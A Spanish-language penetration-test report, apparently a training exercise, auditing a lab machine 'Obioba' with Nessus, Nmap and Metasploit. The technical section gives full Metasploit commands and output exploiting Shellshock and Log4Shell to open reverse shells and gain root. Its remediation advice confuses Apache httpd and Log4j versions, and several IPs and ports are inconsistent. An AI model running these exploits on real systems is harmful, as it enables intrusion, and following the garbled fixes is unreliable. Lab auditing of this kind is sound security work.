Metasploit

Sprint 11 - TC - Jose Maria Jimenez

Índice

Introducción:

En el siguiente informe se va a realizar la auditoria a la máquina virtual “Obioba” en el cual se realizará un análisis de vulnerabilidades existentes y su posterior explotación de las mismas.

El informe constará de dos partes, un informe ejecutivo donde se detallarán las vulnerabilidades encontradas y el riesgo que supone para la organización la explotación de ellas por un cibercriminal. Y por último unas recomendaciones para poder solventar estas.

En segunda parte del informe constará de un informe técnico, en el cual se redactará con un contenido especialmente explicado para los profesionales del departamento de TI.
Ambos informes estarán acompañados de ilustraciones y capturas de pantalla así como gráficos.

Informe Ejecutivo

Introducción:

En el siguiente informe se detallará un análisis de vulnerabilidades al host “Obioba”. Para ello se ha utilizado la herramienta Nessus para un escaneo de vulnerabilidades conocidas, Nmap para un reconocimiento de puertos y servicios, así como Metasploit-Framework para explotar las vulnerabilidaes como podría hacer un cibercriminal.

Alcance:

Las vulnerabilidades encontradas críticas que son en las que nos centraremos en este análisis ponen en un alto riesgo a la organización y los activos que se custodian. Se ha conseguido explotar con éxito cada una de las vulnerabilidades encontradas por consiguiente, un cibercriminal podría acceder al sistema completo del host analizado obteniendo el control total del sistema pudiendo comprometer toda la información que contenga.

Vulnerabilidades encontradas:

Análisis de vulnerabilidades con Nessus:
en la siguiente imagen se puede apreciar las vulnerabilidades encontradas clasificadas por criticidad en una escala del 0 al 10 de las cuales se usarán para el análisis las de criticidad de nivel Medio y Crítico suponiendo estas un grabe riesgo para el host analizado. Se han encontrado las siguientes:

- Apache Log4j Message Lookup Substitution RCE - Crítica
- Apache Log4Shell RCE detection via callback correlation - Crítica
- SSH Terrapin Prefix Truncation Weakness - Medio
- Apache Server ETag Header Information Disclosure - Medio

Sev ▾	CVSS ▾	VPR ▾	Name ▲
CRITICAL	10.0	10.0	Apache Log4j Message Lookup Substitution RCE (Log4Shell) (Direct Check)
CRITICAL	10.0	10.0	Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)
MEDIUM	5.9	6.1	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.3	1.4	Apache Server ETag Header Information Disclosure
LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure


VULNERABILIDADES ENCONTRDAS

APACHE LOG4J MESSAGE LOOKUP SUBSTITUTION RCE

CRITICA

SSH TERRAPIN PREFIX TRUNCATION WEAKNESS

MEDIO



MEDIO

APACHE SERVER ETAG HEADER INFORMATION DISCLOSURE


CRITICA

APACHE LOG4SHELL RCE DETECTION VIA CALLBACK CORRELATION

Análisis con la herramienta Nmap:

En siguiente lugar se realizará un análisis de puertos y servicios en el cual se podrá ver los puertos abiertos, sus servicios y versiones.
En la imagen pueden apreciarse los siguientes 3 puertos abiertos:

- Puerto 22 - ssh - Versión Openssh 8.2p1
- Puerto 8080 - nagios-nsca - Nagios NSCA
- Puerto 8081 - http - Apache httpd 2.2.22



Soluciones y recomendaciones:

Soluciones para servicios:

- **Apache Log4j Message Lookup Substitution RCE: -**

- **Apache Log4Shell RCE detection via callback correlation:** Para estas dos vulnerabilidades anteriores se recomienda actualizar Apache Log4j a la versión 2.15 o superior. Actualmente se está usando la versión 2.15.

- **SSH Terrapin Prefix Truncation Weakness:** Comuníquese con el proveedor para obtener una actualización con las estrictas contramedidas de intercambio de claves o deshabilite los algoritmos afectados.

- **Apache Server ETag Header Information Disclosure:** Modifique el encabezado ETag HTTP del servidor web para que no incluya inodos de archivos en el cálculo del encabezado ETag. Consulte la documentación de Apache vinculada para obtener más información.

Soluciones para puertos:

- **Puerto 22:** Actualice a la ultima versión 9.7 para un protocolo más seguro ó en el caso de no necesitar ese puerto desabilitarlo.

- **Puerto 8080:** Este puerto es el vector de entrada del servicio para Apache Log4j mencionado anteriormente. Debido a su utilización cerrarlo no es una opción. Se recomienda Actualizar Apache a la versión 2.15 o superior para solventar el problema. También se recomienda actualizar a la última versión de PHP el servicio alojado en este puerto.

- **Puerto 8081:** En este puerto se halla la vulnerabilidad conocida como “ShellShock”, un vector de ataque muy vulnerable que pondría en peligro todo el sistema. Debido a su deshuso se recomienda actualiazar el sistema y cerrar el puerto.

Informe Técnico

Introducción:

En el siguiente informe se detallará un análisis de vulnerabilidades al host “Obioba” así como su explotación de vectores de entrada de dichas vulnerabilidades para su posterior resolución de problemas.
Para realizar este análisis se ha hecho uso de dos host, uno atacante con “Kali Linux” y otro objetivo con la máquina “Obioba”.

Para ello se han utilizado diversas herramientas como Nessus, Nmap y Metasploit-Framework. a continuación se detallarán los datos obtenidos en cada paso realizado para conseguir la explotación de los servicios.

Proceso de explotación:


Puerto: 8081 - Vulnerabilidad Shellshock - CVE: 2014-6271

A continuación se va a realizar un proceso de explotación de la vulnerabilidad “ShellShock” asociada al CVE-2014-6271 categorizada como Crítica. Que salió el 24 de septiembre de 2014 y afecta a la shell de Linux “Bash” hasta la versión Esta vulnerabilidad permite una ejecución arbitraria de comandos.

Fase de descubrimiento:


En primer lugar se realizará un escaneo de la tabla arp para descubrir los hosts conectados a nuestra red para dar con la máquina objetivo con el comando:

- sudo arp-scan -I eth0 -l



Una vez identificada la ip de la máquina objetivo en este caso la 10.0.2.4 se realizará un ping para comprobar que hay conexión con la máquina atacante. Obteniendo una conexión exitosa con el siguiente comando:

- ping -c 1 10.0.2.20



Una vez dentro del Framework Metasploit se realizará un escaneo de puertos a la máquina para almacenar en la base de datos los resultados de esta. Como se puede apreciar tiene abierto el puerto 22, 8080, 8081. En esta último podemos ver como nos detalla la cabecera del servicio web “Vulnerables | Shellshock”. Para obtener esta información se ha utilizado el comando:


- db_nmap 10.0.2.20 -A

```
msf6 > db_nmap 10.0.2.20 -A
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 15:14 CEST
[*] Nmap: Nmap scan report for 10.0.2.20
[*] Nmap: Host is up (0.0059s latency).
[*] Nmap: Not shown: 997 closed tcp ports (conn-refused)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   3072 f9:b5:43:05:2f:9b:1d:0f:9a:f0:7f:63:f7:02:ba:fa (RSA)
[*] Nmap: |   256 ae:bc:0f:06:7a:a3:84:95:2f:9f:ae:43:64:d2:8c:7b (ECDSA)
[*] Nmap: |_  256 3a:03:86:4a:c5:f6:40:1e:be:35:d2:38:6c:d0:e0:a7 (ED25519)
[*] Nmap: 8080/tcp open  nagios-nsca Nagios NSCA
[*] Nmap: |_http-title: Site doesn't have a title (application/json).
[*] Nmap: 8081/tcp open  http        Apache httpd 2.2.22 ((Debian))
[*] Nmap: |_http-server-header: Apache/2.2.22 (Debian)
[*] Nmap: |_http-title: Vulnerables | ShellShock
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
```

Conociendo la información anterior se ha accedido al recurso web alojado en el puerto 8180 para recabar más información. En ella hallamos la información de la siguiente imagen, la cual se usará posteriormente.


- /cgi-bin/vulnerable

Si accedemos al recurso que nos proporcionan nos encontramos con esta información irrelevante para la explotación.




En este paso se ha realizado una búsqueda de directorios con el siguiente módulo auxiliar para comprobar si hay alguno que pueda interesarnos para la explotación de la vulnerabilidad. Con el siguiente comando de búsqueda en Metasploit-Framework:

- search dir_scanner



Después de haberlo configurado con la ip y el puerto 8081 de la máquina objetivo nos da como resultado el directorio "/cgi-bin/" con el cual se realizará una búsqueda posterior ya que puede ser interesante ese dato conociendo que existen vulnerabilidades para "cgi".



Fase de explotación:

Con los datos recabados anteriormente: "ShellShock" y "cgi" se ha realizado una búsqueda en Metasploit para consultar si exíste un módulo para explotar esta vulnerabilidad. Encontrando varios se ha optado por usar el número 1. Para la búsqueda se ha usado:

- search shellshock cgi

El siguiente paso es configurar el exploit para poder ponerlo en marcha con los datos anteriormente descuiertos:

- Host: 10.0.2.20
- Puerto: 8081
- Targeturi: /cgi-bin/vulnerable

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 10.0.2.20
rhosts => 10.0.2.20
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rport 8081
rport => 8081
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/vulnerable
targeturi => /cgi-bin/vulnerable
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
```

Quedando el módulo configurado de la siguiente manera para su puesta en marcha:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          10.0.2.20            yes       The target host(s), see https://docs.metasploit.com/docs/using
   RPATH           /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT           8081                 yes       The target port (TCP)
   SSL             false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generate
   TARGETURI       /cgi-bin/vulnerable  yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.14        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Para poner en marcha el exploit y realizar una conexión exitosa se usará el siguiente comando:

- run

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.2.14:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.0.2.20
[*] Meterpreter session 3 opened (10.0.2.14:4444 → 10.0.2.20:33946) at 2024-08-25 15:54:06 +0200

meterpreter >
```

Y como se puede observar en la imagen anterior se ha conseguido conexión con la máquina objetivo.


```
meterpreter > sysinfo
Computer     : 172.17.0.2
OS           : Debian 7.11 (Linux 5.4.0-99-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ps

Process List
============

 PID  PPID  Name        Arch    User      Path
 ---  ----  ----        ----    ----      ----
 1    0     main.sh     x86_64  root
 6    1     apache2ctl  x86_64  root
 10   6     apache2     x86_64  root
 11   10    apache2     x86_64  www-data
 12   10    apache2     x86_64  www-data
 13   10    apache2     x86_64  www-data
 112  11    vulnerable  x86_64  www-data  /bin/bash
 113  112   vulnerable  x86_64  www-data  /bin/bash
 114  113   ikzqR       x86     www-data  /tmp/ikzqR

meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  4
============
Name         : eth0
Hardware MAC : 02:42:ac:11:00:02
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.17.0.2
IPv4 Netmask : 255.255.0.0
```

Puerto: 8080 - Vulnerabilidad Apache Log4j - CVE: 2021-44228

A continuación se va a realizar un proceso de explotación de la vulnerabilidad “Apache Log4j” o conocida como “Log4Shell” asociada al CVE-2021-44228 categorizada como Crítica. Que fue descubierta el 10 de Diciembre de 2021 y es una vulnerabilidad de ejecución remota de código (RCE) que permite a los agentes maliciosos ejecutar código Java arbitrario, tomando el control de un servidor de destino.

Fase de descubrimiento:

En primer lugar se ha procedido a un escaneo de vulnerabilidades de la máquina Metasploitable2 con la herramienta Nessus en el puerto 8080 para identificar la vulnerabilidad con el siguiente resultado:



Mostrándonos en este caso una vulnerabilidad de criticidad 10 llamada “Apache Log4j”. A continuación se buscará un exploit en Metasploit para explotar esta vulnerabilidad llegando a tener acceso y control sobre este host.

Fase de explotación:

En la siguiente imagen se aprecia la búsqueda del exploit correspondiente a esta vulnerabilidad en Metasploit con el comando:

- search apache log4j

```
msf6 > search apache log4j

Matching Modules

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/log4shell_header_injection  2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
```

El siguiente paso será configurar el exploit con los datos necesarios para poder utilizarlo, el puerto se descubrió en el análisis anterior:

- Rhost: 10.0.2.20 (ip de Metasploitable2)
- Rport: 8080 (puerto de Metasploitable2)
- Srvport: 10.0.2.14 (ip localhost)
- Lhost: 10.0.2.14 (ip localhost)

```
msf6 exploit(multi/http/log4shell_header_injection) > options

Module options (exploit/multi/http/log4shell_header_injection):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HTTP_HEADER                    no        The HTTP header to inject into
   HTTP_METHOD   GET              yes       The HTTP method to use
   LDIF_FILE                      no        Directory LDIF file path
   Proxies                        no        A proxy chain of format type:ho
   RHOSTS        10.0.2.20        yes       The target host(s), see https:/
   RPORT         8080             yes       The target port (TCP)
   SRVHOST       10.0.2.14        yes       The local host or network inter
   SRVPORT       389              yes       The local port to listen on.
   SSL           false            no        Negotiate SSL/TLS for outgoing
   TARGETURI     /                yes       The URI to scan
   VHOST                          no        HTTP server virtual host


   When TARGET is not Automatic:

   Name              Current Setting    Required  Description
   ----              ---------------    --------  -----------
   JAVA_GADGET_CHAIN  CommonsBeanutils1  yes       The Java gadget chain t
                                                   ons1, CommonsCollection
                                                   ernate1, Hibernate2, JB
                                                   RLDNS, Vaadin1, Wicket1


   When TARGET is Automatic:

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   HTTP_SRVPORT   8080             yes       The HTTP server port


Payload options (java/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.14        yes       The listen address (an interface may
   LPORT  4444             yes       The listen port
```

Para poner en marcha el exploit y conseguir explotar la vulnerabilidad se ha utilizado el comando:

- run

```
msf6 exploit(multi/http/log4shell_header_injection) > run

[*] Started reverse TCP handler on 10.0.2.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/log4shell_scanner as check
[+] 10.0.2.20:8080        - Log4Shell found via / (header: X-Ap
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[+] The target is vulnerable.
[+] Automatically identified vulnerable header: X-Api-Version
[*] Serving Java code on: http://10.0.2.14:8080/hPpTgPv0.jar
[*] Command shell session 1 opened (10.0.2.14:4444 → 10.0.2.20:49180)
sysinfo
[*] Server stopped.
```

Una vez ejecutado el exploit podemos comprobar como se ha conseguido con éxito una sheel reversa con la máquina objetivo con privilegios “root” tomando el total control de ella. Pudiendo un cibercriminal llevar a cabo estos sencillos pasos y vulnerar el sistema comprometiendo a toda la organización realizando luego pivoting, instalación de ramsonware, malware, entre otros..

```
whoami
root
hostname
46221b5ad263
hostnamectl
/bin/sh: hostnamectl: not found
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daem
uname -a
Linux 46221b5ad263 5.4.0-99-generic #112-Ubuntu SMP
```

Conclusiones:

Por una parte la vulnerabilidad encontrada en el puerto 8081 conocida como “Shellshock” es un vector de ataque muy peligroso ya que existen exploits específicamente elaborados para conseguir la disminución de tiempo y utilización de pasos y herramientas para un cibercriminal a la hora de vulnerar un sistema con esta falla.
Esta vulnerabilidad podría poner en manos de un cibercriminal los sistemas de la organización pudiendo pivotar entre hosts del sistema y llegar a conseguir comprometer los activos de esta.
En este caso se recomienda Actualizar el sistema “Apache” a la versión 2.15 o superior para solucionar esta vulnerabilidad.

Por otra parte la vulnerabilidad encontrada en el puerto 8080 conocida como “Apache Log4j” o conocida como ”Log4Shell” es otro vector de ataque muy peligroso ya que existen exploits específicamente elaborados para conseguir la disminución de tiempo y utilización de pasos y herramientas para un cibercriminal a la hora de vulnerar un sistema con esta falla como hemos mencionado anteriormente.
Esta vulnerabilidad podría poner en manos de un cibercriminal los sistemas de la organización pudiendo pivotar entre hosts del sistema y llegar a conseguir comprometer los activos de esta.
En este caso se recomienda Actualizar el sistema “Apache” a la versión 2.15 o superior para solucionar esta vulnerabilidad. Para esta vulnerabilidad en concreto ya que no hace uso de ningún recurso web se recomienda también cerrar este puerto ya que está en desuso.

Anexo:

A continuación se detallan las vulnerabilidades encontradas con sus CVE y su criticidad.

Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)

Sinopsis

La versión de Apache Log4j utilizada en el servidor remoto se ve afectada por una vulnerabilidad de ejecución de código remoto.

Descripción

Existe una vulnerabilidad de ejecución de código remoto en Apache Log4j anterior a la versión 2.15.0 debido a protecciones insuficientes en las sustituciones de búsqueda de mensajes cuando se trata de entradas controladas por el usuario. Un atacante remoto no autenticado puede aprovechar esto mediante una solicitud web para ejecutar código arbitrario con el nivel de permiso del proceso Java en ejecución.

